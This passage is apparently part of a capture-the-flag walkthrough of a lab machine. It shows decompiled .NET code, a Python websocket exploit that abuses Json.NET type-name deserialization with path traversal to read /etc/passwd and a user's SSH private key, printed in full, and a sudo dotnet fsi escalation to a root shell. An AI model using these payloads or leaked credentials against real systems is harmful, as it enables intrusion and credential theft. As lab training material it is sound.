// Token: 0x06000006 RID: 6 RVA: 0x000020BC File Offset: 0x000002BC
public object Deserialize(string json)
{
object result;
try
{
result = JsonConvert.DeserializeObject<Base>(json, new JsonSerializerSettings
{
TypeNameHandling = 4
});
}
catch
{
result = "{\"Message\":\"unknown\"}";
}
return result;
}
}
}

Members

Member name	Value	Description
None	0	Do not include the .NET type name when serializing types.
Objects	1	Include the .NET type name when serializing into a JSON object structure.
Arrays	2	Include the .NET type name when serializing into a JSON array structure.
All	3	Always include the .NET type name when serializing.
Auto	4	Include the .NET type name when the type of the object being serialized is not the same as its declared type. Note that this doesn't include the root serialized object by default. To include the root object's type name in JSON you must specify a root type object with SerializeObject(Object, Type, JsonSerializerSettings) or Serialize(JsonWriter, Object, Type).



6) Found db creds

```
using System;
using Microsoft.Data.SqlClient;

namespace bagel_server
{
    // Token: 0x0200000A RID: 10
    public class DB
    {
        // Token: 0x06000022 RID: 34 RVA: 0x00002518 File Offset: 0x00000718
        [Obsolete("The production team has to decide where the database server will be hosted. This method is not fully implemented.")]
        public void DB_connection()
        {
            string text = "Data Source=ip;Initial Catalog=Orders;User ID=dev;Password=k8wdAYYKyhnjg3K";
            SqlConnection sqlConnection = new SqlConnection(text);
        }
    }
}
```

dev:k8wdAYYKyhnjg3K

7) Found a insecure deserialization exploit
https://exploit-notes.hdks.org/exploit/web/security-risk/json-net-deserialization/

```
namespace bagel_server
{
    // Token: 0x02000009 RID: 9
    [NullableContext(1)]
    [Nullable(0)]
    public class File
    {
        // Token: 0x17000007 RID: 7
        // (get) Token: 0x0600001C RID: 28 RVA: 0x00002400 File Offset: 0x00000600
        // (set) Token: 0x0600001B RID: 27 RVA: 0x000023DD File Offset: 0x000005DD
        public string ReadFile
        {
            get
            {
                return this.file_content;
            }
            set
            {
                this.filename = value;
                this.ReadContent(this.directory + this.filename);
            }
        }

        // Token: 0x0600001D RID: 29 RVA: 0x00002418 File Offset: 0x00000618
        public void ReadContent(string path)
        {
            try
            {
                IEnumerable<string> values = File.ReadLines(path, Encoding.UTF8);
                this.file_content += string.Join("\n", values);
            }
            catch (Exception ex)
            {
                this.file_content = "Order not found!";
            }
        }
```

We can use the readfile to read the files

exploit.py

```python
import websocket,json

ws = websocket.WebSocket()
ws.connect("ws://10.10.11.201:5000/") # connect to order app
order = {"RemoveOrder": { "$type":"bagel_server.File, bagel" ,"ReadFile":"../../../../../../../etc/passwd"}}
data = str(json.dumps(order))
ws.send(data)
result = ws.recv()
print(result)
```

PROBLEMS PORTS 2 OUTPUT DEBUG CONSOLE TERMINAL zsh - temp


```
  "Time": "4:17:35",
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x
:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail
:/var/spool/mail:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\ngames:x:12:100:games:/usr/games:/sbin/nologin\nftp:x:14:50:FTP User:/var/ftp:/sbin/nologi
n\nnobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin\ndbus:x:81:81:System message bus:/:/sbin/nologin\ntss:x:59:59:Account used for TPM access:/dev/null:/sbin/
nologin\nsystemd-network:x:192:192:systemd Network Management:/:/usr/sbin/nologin\nsystemd-oom:x:999:999:systemd Userspace OOM Killer:/:/usr/sbin/nologin\nsystemd-reso
lve:x:193:193:systemd Resolver:/:/usr/sbin/nologin\npolkitd:x:998:997:User for polkitd:/:/sbin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin\nabrt
:x:173:173::/etc/abrt:/sbin/nologin\nsetroubleshoot:x:997:995:SELinux troubleshoot server:/var/lib/setroubleshoot:/sbin/nologin\ncockpit-ws:x:996:994:User for cockpit
web service:/nonexisting:/sbin/nologin\ncockpit-wsinstance:x:995:993:User for cockpit-ws instances:/nonexisting:/sbin/nologin\nrpcuser:x:29:29:RPC Service User:/var/li
b/nfs:/sbin/nologin\nsshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin\nchrony:x:994:992::/var/lib/chrony:/sbin/nologin\ndnsmasq:x:993:991:Dnsma
sq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin\ntcpdump:x:72:72::/:/sbin/nologin\nsystemd-coredump:x:989:989:systemd Core Dumper:/:/usr/sbin/nologin\nsystemd-ti
mesync:x:988:988:systemd Time Synchronization:/:/usr/sbin/nologin\ndeveloper:x:1000:1000::/home/developer:/bin/bash\nphil:x:1001:1001::/home/phil:/bin/bash\n_laurel:x:
987:987::/var/log/laurel:/bin/false",
    "WriteFile": null
  },
  "WriteOrder": null,
  "ReadOrder": null
}
```


Exploitation

1) Found ssh private key

exploit.py


```python
import websocket,json

ws = websocket.WebSocket()
ws.connect("ws://10.10.11.201:5000/") # connect to order app
order = {"RemoveOrder": { "$type":"bagel_server.File, bagel" ,"ReadFile":"../../../../../../../home/phil/.ssh/id_rsa"}}
data = str(json.dumps(order))
ws.send(data)
result = ws.recv()
print(result)
```

PROBLEMS PORTS 2 OUTPUT DEBUG CONSOLE TERMINAL zsh - temp


```
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAYEAuhIcD7KiWMN8eMlmhdKLDcl
nn0bXShuMjBYpL5qdhw8m1Re3Ud+2\ns8SIkkk0KmIYED3c7aSC8C74FmvSDxTtNOd3T/iePRZOBf5CW3gZapHh+mNOrSZk13F28N\ndZiev5vBubKayIfcG8QpkIPbfqwXhKR+qCsfqS//bAMtyHkNn3n9cg7ZrhufiYCk
g9jBjO\nZL4+rw4UyWsONsTdvil6tlc41PXyETJat6dTHSHTKz+S7lL4wR/I+saVvj8KgoYtDCE1sV\nVftUZhkFImSL2ApxIv7tYmeJbombYff1SqjHAkdX9VKA0gM0zS7but3/klYq6g3l+NEZOC\nM0/I+30oaBoXCjv
upMswiY/oV9UF7HNruDdo06hEu0ymAoGninXaph+ozjdY17PxNtqFfT\neYBgBoiRW7hnY3cZpv3dLqzQiEqHlsnx2ha/A8UhvLqYA6PfruLEMxJVoDpmvvn9yFWxU1\nYvkqYaIdirOtX/h25gvfTNvlzxuwNczjS7gGP4
XDAAAFgA50jZ4OdI2eAAAAB3NzaC1yc2\nEAAAGBALoSHA+yoljDfHjJZoXSiw3JZ59G10objIwWKS+anYcPJtUXt1HftrPEiJJJNCpi\nGBA93O2kgvAu+BZr0g8U7TTnd0/4nj0WTgX+Qlt4GWqR4fpjTq0mZNdxdvDXW
Ynr+bwbmy\nmsiH3BvEKZCD236sF4SkfqgrH6kv/2wDLch5DZ95/XIO2a4bn4mApIPYwYzmS+Pq8OFMlr\nDjbE3b4perZXONT18hEyWrenUx0h0ys/ku5S+MEfyPrGlb4/CoKGLQwhNbFVX7VGYZBSJk\ni9gKcSL+7WJn
iW6Jm2H39UqoxwJHV/VSgNIDNM0u27rd/5JWKuoN5fjRGTgjNPyPt9KGga\nFwo77qTLMImP6FfVBexza7g3aNOoRLtMpgKBp4p12qYfqM43WNez8TbahX03mAYAaIkVu4\nZ2N3Gab93S6s0IhKh5bJ8doWvwPFIby6mAO
j367ixDMSVaA6Zr75/chVsVNWL5KmGiHYqz\nrV/4duYL30zb5c8bsDXM40u4Bj+FwwAAAAMBAAEAAAGABzEAtDbmTvinykHgKgKfg6OuUx\nU+DL5C1WuA/QAWuz44maOmOmCjdZA1M+vmzbzU+NRMZtYJhlsNzAQLN2dK
uIw56+xnnBrx\nzFMSTw5IBcPoEFWxzvaqs4OFD/QGM0CBDKY1WYLpXGyfXv/ZkXmpLLbsHAgpD2ZV6ovwy9\n1L971xdGaLx3e3VBtb5q3VXyFs4UF4N71kXmuoBzG6OImluf+vI/tgCXv38uXhcK66odgQ\nPn6CTk0Vs
D5oLVUYjfZ0ipmfIb1rCXL410V7H1DNeUJeg4hFjzxQnRUiWb2Wmwjx5efeOR\nO1eDvHML3/X4WivARfd7XMZZyfB3JNJbynVRZPr/DEJ/owKRDSjbzem81TiO4Zh06OiiqS\n+itCwDdFq4RvAF+YlK9Mmit3/QbMVTsL
7GodRAvRzsf1dFB+Ot+tNMU73Uy1hzIi06J57P\nWRATokDV/Ta7gYeuGJfjdb5cu61oTKbXdUV9WtyBhk1IjJ9l0Bit/mQyTRmJ5KH+CtAAAA\nwFpnmvzlvR+gubfmAhybWapfAn5+3yTDjcLSMdYmTcjoBOgC4lsgGYG
d7GsuIMgowwrGDJ\nvE1yAS1vCest9D51grY4uLtjJ65KQ249fwbsOMJKZ8xppWE3jPxBWmHHUok8VXx2jL0B6n\nxQWmaLh5egc0gyZQhOmhO/5g/WwzTpLcfD093V6eMevWDCirXrsQqyIenEA1WN1Dcn+V7r\nDyLjlj
QtfPG6wXinfmb18qP3e9NT9MR8SKgl/sRiEf8f19CAAAAMEA/8ZJy69MY0fvLDHT\nWhI0LFnIVoBab3r3Ys5o4RzacsHPvVeUuwJwqCT/IpIp7pVxWwS5mXiFFVtiwjeHqpsNZK\nEU1QTQZ5ydok7yi57xYLxsprUcrH1
a4/x4KjD1Y9ijCM24Dknenyjr80l2DsKbBBUT42Rb\nzHYDsq2CatGezy1fx4EGFoBQ5nEl7LNcdGBhqnssQsmtB/Bsx94LCZQcsIBkIHXB8fraNm\niOExHKnkuSVqEBwWi5A2UPft+avpJfAAAAwQC6PBf90h7mG/zECX
FPQVIPj1uKrwRb6V9g\nGDCXgqXxMqTaZd348xEnKLkUnOrFbk3RzDBcw49GXaQlPPSM4z05AMJzixi0xO25XO/Zp2\niH8ESvo55GCvDQXTH6if7dSVHtmf5MSbM5YqlXw2BlL/yqT+DmBsuADQYU19aO9LWUIhJj\neHo
lE3PVPNAeZe4zIfjaN9Gcu4NWgA6YS5jpVUE2UyyWIKPrBJcmNDCGzY7EqthzQzWr4K\nnrrEIIvsBGmrx0AAAAKcGhpbEBiYWdlbAE=\n-----END OPENSSH PRIVATE KEY-----",
    "WriteFile": null
  },
  "WriteOrder": null,
```

2) Connected with ssh




3) Logged in as developer user

developer:k8wdAYYKyhnjg3K

Privilege Escalation

1) Found sudo permissions



2) Exploited it to get root shell
https://gtfobins.github.io/gtfobins/dotnet/

```
Run 'dotnet [command] --help' for more information on a command.
[developer@bagel phil]$ sudo dotnet fsi

Welcome to .NET 6.0!
---------------------
SDK Version: 6.0.113

----------------
Installed an ASP.NET Core HTTPS development certificate.
To trust the certificate run 'dotnet dev-certs https --trust' (Windows and macOS only).
Learn about HTTPS: https://aka.ms/dotnet-https
----------------
Write your first app: https://aka.ms/dotnet-hello-world
Find out what's new: https://aka.ms/dotnet-whats-new
Explore documentation: https://aka.ms/dotnet-docs
Report issues and find source on GitHub: https://github.com/dotnet/core
Use 'dotnet --help' to see available commands or visit: https://aka.ms/dotnet-cli
--------------------------------------------------------------------------------

Microsoft (R) F# Interactive version 12.0.0.0 for F# 6.0
Copyright (c) Microsoft Corporation. All Rights Reserved.

For help type #help;;

> System.Diagnostics.Process.Start("/bin/sh").WaitForExit();;
sh-5.2# cat /root/root.txt
147030e91c53eea46c0832158ce4f089
sh-5.2#
```